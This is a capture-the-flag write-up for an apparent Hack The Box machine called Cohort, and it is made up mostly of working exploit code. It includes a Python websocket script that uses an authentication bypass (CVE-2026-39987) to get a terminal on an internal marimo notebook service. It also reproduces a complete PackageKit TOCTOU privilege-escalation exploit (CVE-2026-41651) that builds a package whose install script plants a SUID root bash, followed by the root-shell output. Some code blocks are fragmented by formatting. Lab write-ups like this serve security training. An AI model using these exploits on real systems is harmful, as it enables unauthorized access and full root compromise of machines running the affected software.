

Cohort-HTB

- ➔ Nmap scan
- ➔ Found three ports 80,443 and 22
- ➔ Explore the website

Source URL

The endpoint we should fetch. Public report endpoints only.

Expected format

CSV

Used to sanity-check the response before reconciliation.

Validate source

● **Reachable. HTTP 200 (application/json)**

```
{
  "service": "cohort-edge",
  "status": "ok",
  "generated_by": "nginx",
  "upstreams": [
    {
      "name": "marketing",
      "host": "cohort.htb",
      "root": "/var/www/cohort",
    },
    {
      "name": "insights-api",
      "host": "cohort.htb",
      "path": "/api/",
      "target": "127.0.0.1:5000",
    },
    {
      "name": "notebooks",
      "host": "nb-1be3782a8afd3ad5.cohort.htb",
      "target": "127.0.0.1:8888",
      "note": "internal analyst workspace, not for external use"
    }
  ]
}
```

- ➔ Found the cve-2026-39987
- ➔ Run the python script in order to get the reverse shell of user marimo

Script:

```
import websocket
import ssl
import threading
import sys
import time

TARGET = "wss://nb-1be3782a8afd3ad5.cohort.htb/terminal/ws"

print("[*] Connecting...")
# Use create_connection for a simple socket
ws = websocket.create_connection(TARGET, sslopt={"cert_reqs": ssl.CERT_NONE})
print("[+] Connected! Authentication bypassed.")
print("[*] Starting interactive stream... (Type commands below)\n")
```

1. READER THREAD: Constantly listens for output from the server

```
def reader():  
    while True:  
        try:  
            data = ws.recv()  
            if data:  
                # Write directly to stdout without adding newlines  
                sys.stdout.write(data)  
                sys.stdout.flush()  
        except Exception as e:  
            print(f"\n[!] Connection error: {e}")  
            break
```


Start the reader in the background

```
t = threading.Thread(target=reader, daemon=True)  
t.start()
```

2. WRITER LOOP: Reads your keyboard input and sends it

```
try:  
    while True:  
        # Read from standard input  
        cmd = sys.stdin.readline()  
        if not cmd:  
            break  
        # Send the command (readline includes the newline character)  
        ws.send(cmd)  
except KeyboardInterrupt:  
    print("\n[*] Exiting...")  
    ws.close()
```

➔ Got the reverse shell and found the user flag



```
marimo@cohort:~$ ls  
ls  
notebooks  user.txt  
marimo@cohort:~$ cat user.txt  
cat user.txt
```

➔ Got the user flag

➔ Now explore all the directories and try implementing the privilege escalation

➔ Tried all ways (searched for SUID binary files and also check the crontab)

➔ Found that packagekit is vulnerable

➔ Found a cve on packagekit

➔ Found a python script that gives me a root shell

Script:

```
import os
import sys
import shutil
import subprocess
import time
from pathlib import Path

try:
    from gi.repository import Gio, GLib
except ImportError:
    sys.exit("[-] Missing python3-gi. Install: apt install python3-gi OR dnf install python3-gobject")

# — Config


---



SUID_FILENAME = ".suid_bash"      # resolved into a writable, suid/exec-capable dir at
runtime
PK_BUS      = "org.freedesktop.PackageKit"
PK_OBJ      = "/org/freedesktop/PackageKit"
PK_IFACE     = "org.freedesktop.PackageKit"
TX_IFACE     = "org.freedesktop.PackageKit.Transaction"
POLL_SECS   = 90

FLAG_SIMULATE = 4 # PK_TRANSACTION_FLAG_SIMULATE — triggers auth but does not
install
FLAG_NONE     = 0 # No flags — real install

# — Mount-flag helpers


---



def _mount_flags(path: str) -> set:
    """Return the mount option set for the filesystem that owns *path*."""
    path = os.path.realpath(path)
    best, flags = "", set()
    try:
        with open("/proc/mounts") as fh:
            for line in fh:
                parts = line.split()
                if len(parts) < 4:
                    continue
                mnt = parts[1]
                if path.startswith(mnt) and len(mnt) > len(best):
                    best = mnt
                    flags = set(parts[3].split(", "))
```

```
except OSError:
```

```
    pass
```

```
    return flags
```

```
def _find_suid_dir() -> str:
```

```
    """
```

```
    Return the first candidate directory that is writable and whose filesystem
    is mounted without 'nosuid' or 'noexec'. Both flags must be absent:
```

```
    - nosuid → SUID bit silently ignored, shell never becomes root
```

```
    - noexec → binary cannot be executed at all
```

```
    Candidates are tried in preference order.
```

```
    """
```

```
    candidates = ["/var/tmp", "/dev/shm", "/tmp", os.path.expanduser("~/")]
```

```
    for d in candidates:
```

```
        if not os.path.isdir(d) or not os.access(d, os.W_OK):
```

```
            continue
```

```
        flags = _mount_flags(d)
```

```
        if "nosuid" not in flags and "noexec" not in flags:
```

```
            return d
```

```
    sys.exit(
```

```
        "[-] No writable directory found that supports SUID + exec.\n"
```

```
        "    Tried: " + ", ".join(candidates)
```

```
    )
```

```
# — Package builders —
```

```
def _detect_pkg_mgr():
```

```
    if shutil.which("dpkg-deb"):
```

```
        return "deb"
```

```
    if shutil.which("rpmbuild"):
```

```
        return "rpm"
```

```
    sys.exit("[-] No supported package builder found (need dpkg-deb or rpmbuild)")
```

```
def _build_deb(out_path: str, pkg_name: str, postinst: str = None):
```

```
    build = Path(f"/tmp/pkbuild_{pkg_name}")
```

```
    deb = build / "DEBIAN"
```

```
    deb.mkdir(parents=True, exist_ok=True)
```

```
    # Explicit permissions — overrides restrictive umask (e.g. 027/077) that
```

```
    # would leave directories as 750/700, making them unreadable to dpkg-deb.
```

```
    build.chmod(0o755)
```

```
    deb.chmod(0o755)
```

```
    ctrl = deb / "control"
```

```

ctrl.write_text(
    f"Package: {pkg_name}\nVersion: 1.0\nArchitecture: all\n"
    f"Maintainer: purple-team\nDescription: CVE-2026-41651 test package\n"
)
ctrl.chmod(0o644)

if postinst:
    pi = deb / "postinst"
    pi.write_text(f"#!/bin/sh\n{{postinst}}\n")
    pi.chmod(0o755)

subprocess.run(
    ["dpkg-deb", "-b", str(build), out_path],
    check=True, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL
)
shutil.rmtree(build, ignore_errors=True)

def _build_rpm(out_dir: str, pkg_name: str, post_script: str = None) -> str:
    topdir = Path(f"/tmp/rpmbuild_{{pkg_name}}")
    for sub in ("BUILD", "RPMS", "SOURCES", "SPECS", "SRPMS"):
        d = topdir / sub
        d.mkdir(parents=True, exist_ok=True)
        # Explicit 0o755 — same umask rationale as _build_deb; rpmbuild must be
        # able to traverse every subdirectory of _topdir.
        d.chmod(0o755)
    topdir.chmod(0o755)

    post_section = f"%post\n{{post_script}}\n" if post_script else ""
    spec_text = f""""%global _topdir {{topdir}}

Name:    {{pkg_name}}
Version: 1.0
Release: 1
Summary: CVE-2026-41651 test package
License: MIT
BuildArch: noarch

%description
Purple team test package for CVE-2026-41651.

{{post_section}}
%files
""""

    spec_path = topdir / "SPECS" / f"{{pkg_name}}.spec"
    spec_path.write_text(spec_text)
    spec_path.chmod(0o644)

```

```

subprocess.run(
    ["rpmbuild", "--define", f"_topdir {topdir}", "-bb", str(spec_path)],
    check=True, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL
)

```

```

rpms = list((topdir / "RPMS").rglob("*.rpm"))
if not rpms:
    sys.exit(f"[-] rpmbuild produced no output for {pkg_name}")

```

```

dest = os.path.join(out_dir, f"{pkg_name}.rpm")
shutil.copy2(str(rpms[0]), dest)
shutil.rmtree(topdir, ignore_errors=True)
return dest

```

```

def build_packages(pkg_mgr: str, suid_path: str):
    pid = os.getpid()
    payload_script = f"install -m 4755 /bin/bash {suid_path}"

    if pkg_mgr == "deb":
        dummy = f"/tmp/pk-dummy-{pid}.deb"
        payload = f"/tmp/pk-payload-{pid}.deb"
        _build_deb(dummy, f"pk-dummy-{pid}")
        _build_deb(payload, f"pk-payload-{pid}", postinst=payload_script)
    else:
        dummy = _build_rpm("/tmp", f"pk-dummy-{pid}")
        payload = _build_rpm("/tmp", f"pk-payload-{pid}", post_script=payload_script)

    return dummy, payload

```

— D-Bus / exploit logic —

```

def create_transaction(conn) -> str:
    res = conn.call_sync(
        PK_BUS, PK_OBJ, PK_IFACE, "CreateTransaction",
        None, GLib.VariantType("(o)"),
        Gio.DBusCallFlags.NONE, -1, None
    )
    return res.unpack()[0]

```

```

def fire_race(conn, tid: str, dummy: str, payload: str):
    """

```

Send both InstallFiles calls on the same transaction object without waiting.

Call 1 — FLAG_SIMULATE (4): PackageKit queues an authorization check for installing <dummy>. No install occurs yet.

Call 2 — FLAG_NONE (0): Re-invokes InstallFiles on the same transaction with the real payload before the auth check resolves. On vulnerable versions the state guard is absent, so the second call overwrites the queued parameters; when polkit grants auth the payload executes instead of the dummy.

,,,,,

```
conn.call(
    PK_BUS, tid, TX_IFACE, "InstallFiles",
    GLib.Variant("(tas)", (FLAG_SIMULATE, [dummy])),
    None, Gio.DBusCallFlags.NONE, -1, None, None
)
conn.call(
    PK_BUS, tid, TX_IFACE, "InstallFiles",
    GLib.Variant("(tas)", (FLAG_NONE, [payload])),
    None, Gio.DBusCallFlags.NONE, -1, None, None
)
conn.flush_sync(None)
```

```
def poll_suid(path: str, timeout: int) -> bool:
    print(f"[*] Polling for SUID at {path} ({timeout}s max)...")
    for _ in range(timeout):
        try:
            st = os.stat(path)
            if st.st_mode & 0o4000 and st.st_uid == 0:
                print(f"\n[+] Confirmed: {path} is SUID root (mode={oct(st.st_mode)})")
                return True
        except FileNotFoundError:
            pass
        print(".", end="", flush=True)
        time.sleep(1)
    print()
    return False
```

— Main

```
def main():
    print("=" * 60)
    print(" CVE-2026-41651 — ""Pack2TheRoot"" => PackageKit TOCTOU Privilege Escalation")
    print(" github : https://github.com/0xBlackash/CVE-2026-41651/")
    print(" Author : Ashraf Zaryouh / @0xBlackash")
    print("=" * 60)
    print()

    if os.geteuid() == 0:
```

```

sys.exit("[-] Must be run as an unprivileged user to demonstrate the bug")

# Override any restrictive umask before creating build trees.
# Without this, mkdir() may produce 750/700 dirs that dpkg-deb/rpmbuild
# cannot traverse. Explicit chmod calls in the builders are the primary
# fix; this is a belt-and-suspenders safety net.
os.umask(0o022)

suid_dir = _find_suid_dir()
suid_path = os.path.join(suid_dir, SUID_FILENAME)
print(f"[+] SUID drop directory: {suid_dir} (no nosuid/noexec)")

pkg_mgr = _detect_pkg_mgr()
print(f"[+] Package format: {pkg_mgr.upper()}")

print("[*] Building test packages...")
dummy_path, payload_path = build_packages(pkg_mgr, suid_path)
print(f"[+] Dummy pkg: {dummy_path}")
print(f"[+] Payload pkg: {payload_path}")
print(f"[+] Payload installs SUID bash to: {suid_path}")
print()

print("[*] Connecting to system D-Bus...")
conn = Gio.bus_get_sync(Gio.BusType.SYSTEM, None)

print("[*] Creating PackageKit transaction...")
tid = create_transaction(conn)
print(f"[+] Transaction ID: {tid}")
print()

print("[*] Firing TOCTOU race (SIMULATE → REAL on same transaction)...")
fire_race(conn, tid, dummy_path, payload_path)

success = poll_suid(suid_path, POLL_SECS)

# Cleanup packages regardless of outcome
for p in (dummy_path, payload_path):
    try:
        os.unlink(p)
    except OSError:
        pass

if not success:
    print("[-] Exploit window missed — system may be patched or timing was unfavorable")
    print("[-] Note: this race is non-deterministic; retry if system is confirmed vulnerable")
    print(f"[-] Check PackageKit version: pkcon backend-details")
    sys.exit(1)

```

```

print()
print("[+] Dropping to root shell via SUID bash (-p preserves effective UID=0)")
print("[+] --- ROOT SHELL FOLLOWS ---")
print()
os.execl(suid_path, suid_path, "-p")

if __name__ == "__main__":
    main()

```

➔ Got the root shell

```

marimo@cohort:~$ python3 CVE-2026-41651.py
python3 CVE-2026-41651.py

=====
CVE-2026-41651 - Pack2TheRoot => PackageKit TOCTOU Privilege Escalation
github : https://github.com/0xBlackash/CVE-2026-41651/
Author : Ashraf Zaryouh / @0xBlackash
=====

[+] SUID drop directory: /var/tmp (no nosuid/noexec)
[+] Package format: DEB
[*] Building test packages ...
[+] Dummy pkg: /tmp/pk-dummy-1928.deb
[+] Payload pkg: /tmp/pk-payload-1928.deb
[+] Payload installs SUID bash to: /var/tmp/.suid_bash

[*] Connecting to system D-Bus ...
[*] Creating PackageKit transaction ...
[+] Transaction ID: /2_ebbecdde

[*] Firing TOCTOU race (SIMULATE -> REAL on same transaction) ...
[*] Polling for SUID at /var/tmp/.suid_bash (90s max) ...
..
[+] Confirmed: /var/tmp/.suid_bash is SUID root (mode=0o104755)

[+] Dropping to root shell via SUID bash (-p preserves effective UID=0)
[+] --- ROOT SHELL FOLLOWS ---

.suid_bash-5.2# ls
ls
CVE-2026-41651.py  notebooks  user.txt  wget-log
.suid_bash-5.2# cd ../../
cd ../../
.suid_bash-5.2# ls /root
ls /root
root.txt
.suid_bash-5.2# cat /root/root.txt
cat /root/root.txt

```

➔ Got the root flag